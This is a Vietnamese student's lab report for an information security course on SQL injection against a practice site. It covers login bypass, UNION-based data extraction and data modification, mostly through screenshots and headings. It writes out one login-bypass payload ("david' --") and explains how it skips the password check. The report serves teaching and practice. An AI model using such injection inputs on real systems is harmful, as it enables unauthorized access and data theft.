**Báo cáo thực hành môn Cơ sở An toàn thông tin**

**Bài thực hành số 2**


Họ và Tên: Hoàng Xuân Đạo

Mã SV: B20DCAT035


**B. Nội dung thực hành**

1. **Vượt qua khâu xác thực người dùng**

* **Đăng nhập tự do:**

****


* **Đăng nhập với tên người dùng là David:**

****


* **Phân tích câu lệnh:** *SELECT TOP 1 \* FROM tbl\_users WHERE username = 'david' --' AND password = 'abc'* **🡪 +** Trả về 1 giá trị đầu tiên trong bảng tbl\_user t/m điều kiện sau WHERE


**+** Đầu vào username là *david’ --* thì: dấu **‘** dùng để ngắt lệnh, dấu -- có tác dụng biến đoạn mã sau nó thành comment nên câu lệnh chỉ thực hiện so sánh điều kiện của *username* và bỏ qua *password*.  
+ Vì tài khoản người dùng ***david*** tồn tại nên sẽ ***Login successful***.

1. **Trích xuất dữ liệu từ CSDL**


****


* **Tìm số trường trong câu truy vấn của trang:**










Sử dụng ‘*Union select*:







* **Cả 2 cách trên đều tìm được số trường là 3**
* **Hiển thị thông tin hệ quản trị CSDL và hệ điều hành  
  **
* **Trích xuất danh sách các bảng của CSDL  
  **
* **Trích xuất danh sách các trường của một bảng:  
  + Danh sách các trường của bảng tbl\_users**

**+ Danh sách các trường của bảng tbl\_test:** ****


* **Trích xuất dữ liệu bảng:  
  + Trích xuất dữ liệu bảng tbl\_users:** 

**+ Trích xuất dữ liệu bảng tbl\_products:** 

**+ Trích xuất bản ghi… (có mã sinh viên là B20DCAT035)**:


****

1. **Thêm, sửa, xóa dữ liệu**


* **Thêm dữ liệu:  
  **

****

* **Sửa dữ liệu:**

